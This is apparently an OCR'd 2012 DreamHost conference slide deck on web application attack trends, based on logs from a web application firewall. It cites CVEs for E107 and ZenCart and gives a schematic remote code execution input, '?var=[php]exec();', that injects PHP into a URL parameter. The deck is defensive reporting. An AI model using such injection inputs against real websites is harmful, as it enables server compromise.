The state of web application security 2012

DreamHost

Robert Rowley
Security Architect
DreamHost
Robert.Rowley@DreamHost.com


Break Down

- Attack Trends
- Attacker Motivation
- Auditing Backdoors

Trends


Collecting data


- Web Application Firewall (mod_security)
- Running on 1,000,000+ websites
- Centralized logging




Trend data sets

- 26 Million records.
- Time frame: August 2011 – Present




Attacks!
92711
74168
55626
37084
18542
0
08-22
09-30
11-09
12-18
01-27
03-07
Attacks/Date
Attack


Breaking it down



Specific attacks against software


- E107
  - Remote code execution
  - ?var=[php]exec();
  - Released May 2010 (CVE-2010-2099)
- ZenCart
  - SQL injection/execution
  - Released May 2009 (CVE-2009-2254)

CVE-2009-2254

